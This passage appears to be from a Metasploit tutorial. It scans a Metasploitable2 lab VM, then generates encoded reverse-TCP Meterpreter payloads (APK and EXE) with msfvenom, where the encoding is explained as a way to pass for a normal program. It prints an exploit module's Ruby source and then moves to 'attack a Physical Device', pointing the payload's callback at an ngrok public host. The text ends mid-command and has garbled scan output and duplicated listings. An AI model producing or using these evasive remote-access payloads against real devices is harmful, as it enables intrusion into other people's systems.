38 auxillary/admin/http/dlink_dir_645_password_extractor .           normal  No     D-Link DIR 645 Password Extractor
39 auxillary/admin/http/dlink_dir_645_password_extractor .           normal  No     D-Link DIR 645 Password Extractor
40 auxillary/admin/http/foreman_openstack_satellite_priv_esc 2013-06-06  normal  No     Foreman (Red Hat OpenStack/Satellite) users/create Mass Assignment
41 auxillary/admin/http/fortra_filecatalyst_workflow_sql 2024-06-25  normal  No     Fortra FileCatalyst Workflow SQL Injection (CVE-2024-5276)
42 auxillary/admin/http/gitlab_password_reset_account_takeover 2024-01-11  normal  No     GitLab Password Reset Account Takeover
43 auxillary/admin/http/gogs_gogs_unauthenticated .           normal  No     Gogs Unauthenticated User Accounts
44 auxillary/admin/http/grafana_auth_bypass 2019-08-14  normal  No     Grafana 7.0 through 5.2.2 authentication bypass for LDAP and OAuth
45 auxillary/admin/http/hikvision_unauthpass 2017-09-23  normal  Yes    Hikvision IP Camera Unauthenticated Password Change Via Improper Authentication Logic
46 auxillary/admin/http/hp_jetadmin_exec 2004-04-27  normal  No     HP Web JetAdmin 6.5 Server Arbitrary Command Execution
```

Find a trial demo payload :

1. Open virtual machine and start Metasploitable2-linux
  2. Start nmap and scan the Metasploitable2 IP address

```
[spider@kali:~] msfconsole
[*] msfconsole

[spider@kali:~] nmap -sv 192.168.0.100
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-05 16:47 +06
Nmap scan report for 192.168.0.100
Host is up (0.000000s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp           vsftpd 2.3.4
22/tcp    open  ssh           OpenSSH 7.4p1 Debian 9 (protocol 2.0)
23/tcp    open  telnet        LineMode telnetsd
25/tcp    open  smtp          Postfix smtpd
53/tcp    open  domain        ISC BIND 9.4.2
80/tcp    open  http          Apache httpd/2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind       111/UPnP/1.0 (RPCbind)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec          netkit-rsh rexecd
513/tcp   open  rsh           netkit-rsh
514/tcp   open  tcprwapped
1099/tcp  open  java-rmi    GNU Classpath grmregistry
1524/tcp  open  bindshell    Metasploitable root shell
2080/tcp  open  http          Apache Tomcat/9.0.50 (Ubuntu)
2121/tcp  open  http          ProFTPD 1.3.1
3386/tcp  open  mysql         MySQL 5.0.51a-Ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.8 - 8.3.7
5900/tcp  open  vnc           VNC (protocol 3.3)
6000/tcp  open  vnc           VNC (protocol 3.3)
6667/tcp  open  irc           UnrealIRCd
8089/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http          Apache Tomcat/Co耶ote JSP engine 1.1
MAC Address: 00:0C:29:08:D9:FA (Intel Corporate)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/osname:linux:kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.00 seconds

[spider@kali:~] nmap -sv ****
[*] nmap -sv ****
```

### 3. Search for the ftp service version and the payloads

```
msf6 > search vsftpd
Matching Modules
=====
#  Name                                Disclosure Date  Rank      Check  Description
-  --
0  auxiliary/dos/ftp/vsftpd_232          2011-02-03    normal   Yes    VSFTPD 2.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03    excellent No     VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
msf6 > 
```

4. We can search payload using the Vulnerabilities Scanned by Nmap. And exploit them...

## Step 9 : We can Search and show encoders using the command show encoders

#	Name	Disclosure Date	Rank	Check	Description
0	encoder/cmd/base64	.	good	No	Base64 Command Encoder
1	encoder/cmd/brace	.	low	No	Bash Brace Expansion Command Encoder
2	encoder/cmd/echo	.	good	No	Echo Command Encoder
3	encoder/cmd/generic_sh	.	manual	No	Generic Shell Variable Substitution Command Encoder
4	encoder/cmd/if	.	low	No	Bourne \${IFS} Substitution Command Encoder
5	encoder/cmd/perl	.	normal	No	Perl Command Encoder
6	encoder/cmd/powershell_base64	.	excellent	No	Powershell Base64 Command Encoder
7	encoder/cmd/printf_php_mq	.	manual	No	printf(1) via PHP magic_quotes Utility Command Encoder
8	encoder/generic/elcar	.	manual	No	The EICAR Encoder
9	encoder/generic/none	.	normal	No	The "none" Encoder
10	encoder/mipseb/byte_xori	.	normal	No	Byte XORi Encoder
11	encoder/mipseb/longxor	.	normal	No	XOR Encoder
12	encoder/mipseb/byte_xori	.	normal	No	Byte XORi Encoder
13	encoder/mipseb/longxor	.	normal	No	XOR Encoder
14	encoder/php/base64	.	great	No	PHP Base64 Encoder
15	encoder/php/hex	.	great	No	PHP Hex Encoder
16	encoder/php/minify	.	great	No	PHP Minify Encoder
17	encoder/ppc/longxor	.	normal	No	PPC LongXOR Encoder
18	encoder/ppc/longxor_tag	.	normal	No	PPC LongXOR Encoder
19	encoder/ruby/base64	.	great	No	Ruby Base64 Encoder
20	encoder/sparc/longxor_tag	.	normal	No	SPARC DWORD XOR Encoder
21	encoder/x64/xor	.	normal	No	XOR Encoder
22	encoder/x64/xor_context	.	normal	No	Hostname-based Context Keyed Payload Encoder
23	encoder/x64/xor_dynamic	.	normal	No	dynamic key XOR Encoder
24	encoder/x64/zutto_dekiru	.	manual	No	Zutto Dekiru
25	encoder/x86/add_sub	.	manual	No	Add/Sub Encoder
26	encoder/x86/alpha_mixed	.	low	No	Alpha2 Alphanumeric Mixedcase Encoder
27	encoder/x86/alpha_upper	.	low	No	Alpha2 Alphanumeric Uppercase Encoder
28	encoder/x86/avoid_underscore_tolower	.	manual	No	Avoid underscore/tolower
29	encoder/x86/avoid_utf8_tolower	.	manual	No	Avoid UTF8/tolower
30	encoder/x86/bloxor	.	manual	No	BLoXor - A Metamorphic Block Based XOR Encoder
31	encoder/x86/bmp_polyglot	.	manual	No	BMP Polyglot
32	encoder/x86/call4_dword_xor	.	normal	No	Call+4 Dword XOR Encoder
33	encoder/x86/context_cpuid	.	manual	No	CPUID-based Context Keyed Payload Encoder
34	encoder/x86/context_stat	.	manual	No	stat(2)-based Context Keyed Payload Encoder
35	encoder/x86/context_time	.	manual	No	time(2)-based Context Keyed Payload Encoder
36	encoder/x86/countdown	.	normal	No	Single-byte XOR countdown Encoder

## Step 10 : We can Search and show auxiliary using the command show auxiliary

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/scanner/http/netalertx_file_read	2025-01-30	normal	No	NetAlertX File Read Vulnerability
1	auxiliary/dos/http/cable_haunt_websocket_dos	2020-01-07	normal	No	"Cablehaunt" Cable Modem WebSocket DoS
2	auxiliary/admin/2wire/xslt_password_reset	2007-08-15	normal	No	2Wire Cross-Site Request Forgery Password Reset Vulnerability
3	auxiliary/dos/http/3com_superuser_switch	2004-06-24	normal	No	3Com SuperStack Switch Denial of Service
4	auxiliary/dos/scada/igss9_dataserver	2011-12-20	normal	No	7-Techologies IGSS 9 IGSSdataserver.exe Dos
5	auxiliary/scanner/http/a10networks_ax_directory_traversal	2014-01-28	normal	No	A10 Networks AX Loadbalancer Directory Traversal
6	auxiliary/admin/dlapd/ad_cs_cert_template	.	normal	No	AD CS Certificate Template Management
7	\_\_action: CREATE	.	.	.	Create the certificate template
8	\_\_action: DELETE	.	.	.	Delete the certificate template
9	\_\_action: READ	.	.	.	Read the certificate template
10	\_\_action: UPDATE	.	.	.	Modify the certificate template
11	\_\_AKA: Certify	.	.	.	.
12	\_\_AKA: Certify	.	.	.	.
13	auxiliary/scanner/snmp/aix_version	.	normal	No	AIX SNMP Scanner
14	auxiliary/scanner/amqp/amqp_login	.	normal	No	AMQP 0-9-1 Login Check Scanner
15	auxiliary/scanner/amqp/amqp_version	.	normal	No	AMQP 0-9-1 Version Scanner
16	auxiliary/spoof/arp/arp_poisoning	1999-12-22	normal	No	ARP Spoof
17	auxiliary/discovery/arp_sweep	.	normal	No	ARP Sweep Local Network Discovery
18	auxiliary/scanner/snmp/sbg6580_enum	.	normal	No	ARRIS / Motorola SBG6580 Cable Modem SNMP Enumeration Module
19	auxiliary/gather/avtech744_dvr_accounts	.	normal	No	AVTECH 744 DVR Account Information Retrieval
20	auxiliary/scanner/http/wp_abandoned_cart_sqli	2020-11-05	normal	No	Abandoned Cart for WooCommerce SQL Scanner
21	auxiliary/http/accelion_fta_statecode_file_read	2015-07-10	normal	No	Accelion FTA 'statecode' Cookie Arbitrary File Read
22	auxiliary/gather/acronis_cyber_protect_machine_info_disclosure	.	normal	Yes	Acronis Cyber Protect/Backup machine info disclosure
23	exploit/multi/http/acronis_cyber_protect_unauth_rce_cve_2022_3405	2022-11-08	excellent	Yes	Acronis Cyber Protect/Backup remote code execution
24	\_\_target: Unix/Linux Command	.	.	.	.
25	\_\_target: Windows Command	.	.	.	.
26	auxiliary/admin/dcerpc/cve_2022_26923_certifried	.	normal	No	Active Directory Certificate Services (ADCS) privilege escalation (Certifried)
27	\_\_action: AUTHENTICATE	.	.	.	Same as REQUEST_CERT but also authenticate
28	\_\_action: PRIVESC	.	.	.	Full privilege escalation attack
29	\_\_action: REQUEST_CERT	.	.	.	Request a certificate with DNS host name matching

## Part-03 Generating Payload using msfvenom

Msfvenom is the combination of payload generation and encoding.

It replaced msfpayload and msfencode on June 8th 2015.

[read more...](#)

Step 1 : Open terminal and see the manual of msfvenom

```
msfvenom -help
```

```
(spider㉿kali:[~] $ msfvenom -help
MsfVenom - A Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var=val>
Example: /usr/bin/msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> -f exe -o payload.exe

Options:
  -l, --list           <type>  List all modules for [type]. Types are: payloads, encoders, nops, platforms, archs, encrypt, formats, all
  -p, --payload        <payload> Payload to use (--list payloads to list, --list-options for arguments). Specify '-' or STDIN for custom
  -l, --list-options   <options> List --payload's standard, advanced and evasion options
  -f, --format         <format> Output format (use --list formats to list)
  -e, --encoder        <encoder> The encoder to use (use --list encoders to list)
  -s, --service-name   <value>  The service name to use when generating a service binary
  -sec-name            <value>  The new section name to use when generating large Windows binaries. Default: random 4-character alpha string
  -smallest            <value>  Generate the smallest possible payload using all available encoders
  -encrypt              <value>  The type of encryption or encoding to apply to the shellcode (use --list encrypt to list)
  -encrypt-key          <value>  A key to be used for --encrypt
  -encrypt-iv            <value>  An initialization vector for --encrypt
  -a, --arch            <arch>   The architecture to use for --payload and --encoders (use --list archs to list)
  -o, --platform        <platform> The platform for --payload (use --list platforms to list)
  -o, --out             <path>   Save the payload to a file
  -b, --bad-chars       <list>   Characters to avoid example: '\x00\x1f'
  -n, --nopsize         <length> Prepend a nopsled of [length] size on to the payload
  --nop-nops            <length> Use nopsled size specified by -n<length> as the total payload size, auto-prepending a nopsled of quantity (nops minus payload length)
  -s, --space           <length> The maximum size of the resulting payload
  -e, --encoder-space   <length> The maximum size of the encoded payload (defaults to the -s value)
  -i, --iterations      <count>  The number of times to encode the payload
  -c, --add-code        <path>   Specify an additional win32 shellcode file to include
  -x, --template        <path>   Specify a custom executable file to use as a template
  -k, --keep             <value>  Preserve the --template behaviour and inject the payload as a new thread
  -v, --var-name         <value>  Specify a custom variable name to use for certain output formats
  -t, --timeout          <second> The number of seconds to wait when reading the payload from STDIN (default 30, 0 to disable)
  -h, --help             <value>  Show this message
```

Step 2 : Run Metasploit-framework and msfvenom in terminal

Step 3 : Search for any payload such as

**android/meterpreter/reverse\_tcp**

Step 4 : Show the available options [show options]

```
msfconsole + ~
msfconsole
[spider@kali:~]
$ msfconsole
[spider@kali:~]
$ msfvenom -p

      =[ metasploit v6.4.69-dev
+ -- =[ 2509 exploits - 1282 auxiliary - 432 post
+ -- =[ 1672 payloads - 49 encoders - 13 nops
+ -- =[ 9 evasion

Metasploit Documentation: https://docs.metasploit.com/
msf6 > search android/meterpreter/reverse_tcp

Matching Modules
=====
# Name           Disclosure Date  Rank   Check  Description
- ----
# payload/android/meterpreter/reverse_tcp .       normal  No    Android Met
erpreter, Android Reverse TCP Stager

Interact with a module by name or index. For example info 0, use 0 or use payload/android/
meterpreter/reverse_tcp

msf6 > use 0
msf6 payload/android/meterpreter/reverse_tcp) > show options

Module options (payload/android/meterpreter/reverse_tcp):

Name  Current Setting  Required  Description
----  -----  -----
LHOST      yes        The listen address (an interface may be sp
ecified)
LPORT      4444       yes        The listen port

View the full module.info with the info, or info -d command.

msf6 payload/android/meterpreter/reverse_tcp) >
```

Step 5 : Now Generate payload using msfvenom and fulfill the required port and host -

```
msfvenom -p android/meterpreter/reverse_tcp  
LHOST=<yourIP> LPORT=4444 -e encoder/x86/shikata_ga_nai  
-i 5 -o payload.apk
```

The image shows two terminal windows side-by-side. The left window is titled 'msfconsole' and shows the command being entered: 'msfvenom -p android/meterpreter/reverse\_tcp LHOST=<yourIP> LPORT=4444 -e encoder/x86/shikata\_ga\_nai -i 5 -o payload.apk'. The right window shows the output of the command, which includes the selection of 'dalvik' as the arch, skipping the encoder, and saving the payload as 'payload.apk'. Both windows also show the file 'payload.apk' listed in the current directory.

## Explanation :

**msfvenom : Generate payload for android / windows / unix**

**-p : Generate payload**

**LHOST : set lhost with device**

**LPORT : set lport with device**

**-e : set encoders for detect as normal program**

**-i : set iteration number**

**-o : Generate output as the given name.apk**

LHOST must be a public IP...!! For demonstration we have used private IP of our wlan0 / eth0

**Same as we can Generate Payload for windows....**

Step 1 : In the metasploit-framework search for windows payloads meterpreter/reverse\_tcp

```
search windows/meterpreter/reverse_tcp
```

```
14 exploit/windows/rttformatd/vlc_smb_gtf
No VideoLAN Client (VLC) Win32 smb:// URI Buffer Overflow
15 payload/windows/meterpreter/reverse_tcp_allports
No Windows Meterpreter (Reflective Injection), Reverse All-Port TCP Stager
16 payload/windows/meterpreter/reverse_tcp
No Windows Meterpreter (Reflective Injection), Reverse TCP Stager
17 payload/windows/meterpreter/reverse_tcp_dns
No Windows Meterpreter (Reflective Injection), Reverse TCP Stager (DNS)
18 payload/windows/meterpreter/reverse_tcp_rc4_dns
No Windows Meterpreter (Reflective Injection), Reverse TCP Stager (RC4 Stage Encryption DNS, Metasm)
19 payload/windows/meterpreter/reverse_tcp_rc4
No Windows Meterpreter (Reflective Injection), Reverse TCP Stager (RC4 Stage Encryption, Metasm)
20 payload/windows/meterpreter/reverse_tcp_uuid
No Windows Meterpreter (Reflective Injection), Reverse TCP Stager with UUID Support

Interact with a module by name or index. For example info 20, use 20 or use payload/windows/meterpreter/reverse_tcp_uuid

msf6 > 
```

Step 2 : Use the payload then show the requirements and options

Step 3 : Now Generate payload using msfvenom and fulfill the required port and host -

```
msfvenom -p windows/meterpreter/reverse_tcp  
LHOST=<yourIP> LPORT=4444 -e encoder/x86/shikata_ga_nai  
-i 5 -o payload.exe
```

```
□ ~msf ~msfconsole
└ $ msfconsole
r Stager
 16 payload/windows/meterpreter/reverse_tcp
normal No Windows Meterpreter (Reflective Injection), Reverse TCP Stager
 17 payload/windows/meterpreter/reverse_tcp_dns
normal No Windows Meterpreter (Reflective Injection), Reverse TCP Stager
(DNS)
 18 payload/windows/meterpreter/reverse_tcp_rc4_dns
normal No Windows Meterpreter (Reflective Injection), Reverse TCP Stager
(RC4 Stage Encryption DNS, Metasm)
 19 payload/windows/meterpreter/reverse_tcp_rc4
normal No Windows Meterpreter (Reflective Injection), Reverse TCP Stager
(RC4 Stage Encryption, Metasm)
 20 payload/windows/meterpreter/reverse_tcp_uuid
normal No Windows Meterpreter (Reflective Injection), Reverse TCP Stager
with UUID Support

Interact with a module by name or index. For example info 20, use 20 or use payload/windows/meterpreter/reverse_tcp_uuid

msf6 > use 16
msf6 payload(windows/meterpreter/reverse_tcp) > show options

Module options (payload/windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
---- -----
EXITFUNC process yes Exit technique (Accepted: '', seh, thre
ad, process, none)
LHOST yes The listen address (an interface may be
specified)
LPORT 4444 yes The listen port

View the full module info with the info, or info -d command.

msf6 payload(windows/meterpreter/reverse_tcp) >
```

```
(spyder㉿kali)-[~/msf]
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.0.108 LPORT=4444 -e encoder/x86/shikata_ga_nai -i 5 -o WindowsPayload.exe
[!] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[!] No arch selected, selecting arch: x86 from the payload
[!] Skipping invalid encoder encoder/x86/shikata_ga_nai
[!] Couldn't find encoder to use
No encoder specified, outputting raw payload
Payload size: 354 bytes
Saved as: WindowsPayload.exe

(spyder㉿kali)-[~/msf]
$ ls
AndroidPayload.apk  WindowsPayload.exe
```

Our payload for windows is here ....!!!

## Part-03 Practical Operation using Metasploit-Framework

We should Study about all the payloads and getting Idea how payload works and how to create them..

```
① .ework/modules/exploits + ~
└─(spyder㉿kali)-[~]
  └─$ cd /usr/share/metasploit-framework/
    └─(spyder㉿kali)-[/usr/share/metasploit-framework]
      └─$ ls
        app   db       Gemfile   metasploit-framework.gemspec  msfd      msfRPC   msfvenom   Rakefile   script-password  tools
        config  docs   Gemfile.lock  modules      msfdb     msfRPCD  msf-ws.rU  ruby      script-recon  vendor
        data   documentation lib      msfconsole  msf-json-rpc.ru  msfupdate  plugins   script-exploit scripts
      └─(spyder㉿kali)-[/usr/share/metasploit-framework]
        └─$ cd modules
          └─(spyder㉿kali)-[/usr/share/metasploit-framework/modules]
            └─$ ls
              auxiliary  encoders  evasion  exploits  nops  payloads  post  README.md
          └─(spyder㉿kali)-[/usr/share/metasploit-framework/modules]
            └─$ cd payloads/
              └─(spyder㉿kali)-[/usr/share/metasploit-framework/modules/payloads]
                └─$ ls
                  adapters  singles  stagers  stages
              └─(spyder㉿kali)-[/usr/share/metasploit-framework/modules/payloads]
                └─$ cd ..
              └─(spyder㉿kali)-[/usr/share/metasploit-framework/modules]
                └─$ cd exploits/
                  └─(spyder㉿kali)-[/usr/share/metasploit-framework/modules/exploits]
                    └─$ ls
                      atx   apple_ios  bsdi   example.py  example_webapp.rb  freebsd  irix   mainframe  netware  osx  solaris  windows
                      android  bsd      example_linux_priv_esc.rb  example.rb  firefox   hpx      linux   multi     openbsd  qnx  unix
                    └─(spyder㉿kali)-[/usr/share/metasploit-framework/modules/exploits]
                      └─$ cd windows/
                        └─(spyder㉿kali)-[/usr/share/metasploit-framework/modules/exploits/windows]
                          └─$ ls
                            antiroot  backupexec  dcerpc  fileformat  games  iis   ldap   mmfsp   mysql   nntp   oracle   proxy   scada   smtp   telnet   vnc   wins
                            arkeila  brightstor  email   firewall   http   imap  license  lpd    motorola  nfs    novell  pop3   postgres  rdp    smb    ssl    tftp    unicenter  vpn
                            backdoor browser   emc    ftp     ibm   isapi  local  mpsc   mssql  nimsoft  nuuo  sage    smb    ssl    tftp    unicenter  winrm
                          └─(spyder㉿kali)-[/usr/share/metasploit-framework/modules/exploits/windows]
                            └─$ cd backdoor/
                              └─(spyder㉿kali)-[/usr/share/metasploit-framework/modules/exploits/windows/backdoor]
                                └─$ ls
                                  energizer_duo_payload.rb
                                └─(spyder㉿kali)-[/usr/share/metasploit-framework/modules/exploits/windows/backdoor]
                                  └─$ cat energizer_duo_payload.rb → *
```

we can see the payload codes in rubi language using cat command

```
cat energizer_duo_payload.rb
##
# This module requires Metasploit: https://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

class MetasploitModule < Msf::Exploit::Remote
  Rank = ExcellentRanking

  include Msf::Exploit::Remote::Tcp
  include Msf::Exploit::EXE

  def initialize(info = {})
    super(update_info(info,
```

```

'Name'          => 'Energizer DUO USB Battery Charger Arucer.dll
'Trojan Code Execution',
'Description'   => %q{
    This module will execute an arbitrary payload against
    any system infected with the Arugizer trojan horse. This
    backdoor was shipped with the software package accompanying
    the Energizer DUO USB battery charger.
},
'Author'         => [ 'hdm' ],
'License'        => MSF_LICENSE,
'References'    =>
[
    ['CVE', '2010-0103'],
    ['OSVDB', '62782'],
    ['US-CERT-VU', '154421']
],
'Platform'       => 'win',
'Targets'         =>
[
    [ 'Automatic', { } ],
],
'DefaultTarget'  => 0,
'DisclosureDate' => '2010-03-05'
))

register_options(
[
    Opt:::RPORT(7777),
])
end

def trojan_encode(str)
    str.unpack("C*").map{|c| c ^ 0xE5}.pack("C*")
end

def trojan_command(cmd)
    cid = ""

    case cmd
    when :exec
        cid = "{8AF1C164-EBD6-4b2b-BC1F-64674E98A710}"
    when :dir
        cid = "{0174D2FC-7CB6-4a22-87C7-7BB72A32F19F}"
    when :write
        cid = "{98D958FC-D0A2-4f1c-B841-232AB357E7C8}"
    when :read
        cid = "{F6C43E1A-1551-4000-A483-C361969AEC41}"
    when :nop
        cid = "{783EACBF-EF8B-498e-A059-F0B5BD12641E}"
    when :find
        cid = "{EA7A2EB7-1E49-4d5f-B4D8-D6645B7440E3}"
    when :yes
        cid = "{E2AC5089-3820-43fe-8A4D-A7028FAD8C28}"
    when :runonce
        cid = "{384EBE2C-F9EA-4f6b-94EF-C9D2DA58FD13}"
    end
end

```

```

when :delete
  cid = "{4F4F0D88-E715-4b1f-B311-61E530C2C8FC}"
end

trojan_encode(
  [cid.length + 1].pack("V") + cid + "\x00"
)
end

def exploit

  nam = "C:\\\" + Rex::Text.rand_text_alphanumeric(12) + ".exe" +
"\x00"
  exe = generate_payload_exe + "\x00"

  print_status("Trying to upload #{nam}...")
  connect

  # Write file request
  sock.put(trojan_command(:write))
  sock.put(trojan_encode([nam.length].pack("V")))
  sock.put(trojan_encode(nam))
  sock.put(trojan_encode([exe.length].pack("V")))
  sock.put(trojan_encode(exe))

  # Required to prevent the server from spinning a loop
  sock.put(trojan_command(:nop))

  disconnect

  #
  # Execute the payload
  #

  print_status("Trying to execute #{nam}...")
  connect

  # Execute file request
  sock.put(trojan_command(:exec))
  sock.put(trojan_encode([nam.length].pack("V")))
  sock.put(trojan_encode(nam))

  # Required to prevent the server from spinning a loop
  sock.put(trojan_command(:nop))


  disconnect
end
end

```

And we can read the code, edit it and understand how a payloads works...

## Lets create a payload and attack a Physical Device :

Step 1 : For public IP we can use ngrok for port & IP forwarding  
**ngrok http://localhost:8000**



```
~ : ngrok — Konsole
[New Tab] [Split View] (Ctrl+C to quit)
ngrok
Call internal services from your gateway: https://ngrok.com/r/http-request


Session Status          online
Account                 usernameerror768@gmail.com (Plan: Free)
Version                3.25.1
Region                 India (in)
Latency                43ms
Web Interface          http://127.0.0.1:4040
Forwarding             https://b26a127a3292.ngrok-free.app -> http://localhost:8000

Connections            ttl     opn      rt1      rt5      p50      p90
                        0       0       0.00    0.00    0.00    0.00
```

Then we will get a public IP i.e. :

**https://b26a127a3292.ngrok-free.app**

Step 2 : Open another Terminal & run the Metasploit-framework and Search for windows/meterpreter/reverse\_tcp. Also split the terminal in two section by using ctrl+shift+R



```
(spyder㉿kali)-[~]
$ msfconsole
Metasploit tip: Open an interactive Ruby terminal with irb

[+] metasploit v6.4.69-dev
[+] 2509 exploits - 1282 auxiliary - 432 post
[+] 1672 payloads - 49 encoders - 13 nops
[+] 9 evasion

Metasploit Documentation: https://docs.metasploit.com/
msf6 > search windows/meterpreter/reverse_tcp
```

```
(spyder㉿kali)-[~]/msf
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.0.108 LPORT=4444 -e encoder/x86/shikata_ga_nai -l 5 -o WindowsPayload.apk
```

We generate payload in the right section of the terminal

Step 3 : Use the payload and See the requirement in the options

The image shows two terminal windows side-by-side. The left window is titled 'msfconsole' and displays a list of payload modules for Windows Meterpreter (Reflective Injection). The right window is titled 'msf' and shows the execution of the msfvenom command to generate a payload.

```

(spider㉿kali)-[~]
$ msfconsole
[!] No    Windows Meterpreter (Reflective Injection), Reverse All-Port TCP Stager
16 payload/windows/meterpreter/reverse_tcp
[!] No    Windows Meterpreter (Reflective Injection), Reverse TCP Stager
17 payload/windows/meterpreter/reverse_tcp_dns
[!] No    Windows Meterpreter (Reflective Injection), Reverse TCP Stager (DNS)
18 payload/windows/meterpreter/reverse_tcp_rc4_dns
[!] No    Windows Meterpreter (Reflective Injection), Reverse TCP Stager (RC4 Stag
e Encryption DNS, Metasm)
19 payload/windows/meterpreter/reverse_tcp_rc4
[!] No    Windows Meterpreter (Reflective Injection), Reverse TCP Stager (RC4 Stag
e Encryption, Metasm)
20 payload/windows/meterpreter/reverse_tcp_uuid
[!] No    Windows Meterpreter (Reflective Injection), Reverse TCP Stager with UUID
Support

Interact with a module by name or index. For example info 20, use 20 or use payload
/windows/meterpreter/reverse_tcp_uuid

msf6 > use 16
msf6 payload(windows/meterpreter/reverse_tcp) > show options

Module options (payload/windows/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
-----  -----  -----
EXITFUNC  process        yes        Exit technique (Accepted: '', seh, thread
, process, none)
LHOST     yes            yes       The listen address (an interface may be s
pecified)
LPORT     4444           yes       The listen port

View the full module info with the info, or info -d command.
msf6 payload(windows/meterpreter/reverse_tcp) >

```

```

(spider㉿kali)-[~/msf]
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=b26a127a3292.ngrok-free.app LPORT=4444 -e x86/shikata_ga_nai -i 5 -o SystemPayload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the
payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 5 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai succeeded with size 408 (iteration=1)
x86/shikata_ga_nai succeeded with size 435 (iteration=2)
x86/shikata_ga_nai succeeded with size 462 (iteration=3)
x86/shikata_ga_nai succeeded with size 489 (iteration=4)
x86/shikata_ga_nai chosen with final size 489
Payload size: 489 bytes
Saved as: SystemPayload.exe

(spider㉿kali)-[~/msf]
$ ls
AndroidPayload.apk  SystemPayload.exe  WindowsPayload.exe

(spider㉿kali)-[~/msf]
$ clear

```

Step 4 : Now Generate the payload using msfvenom :

```

msfvenom -p windows/meterpreter/reverse_tcp
LHOST=b26a127a3292.ngrok-free.app LPORT=4444 -e
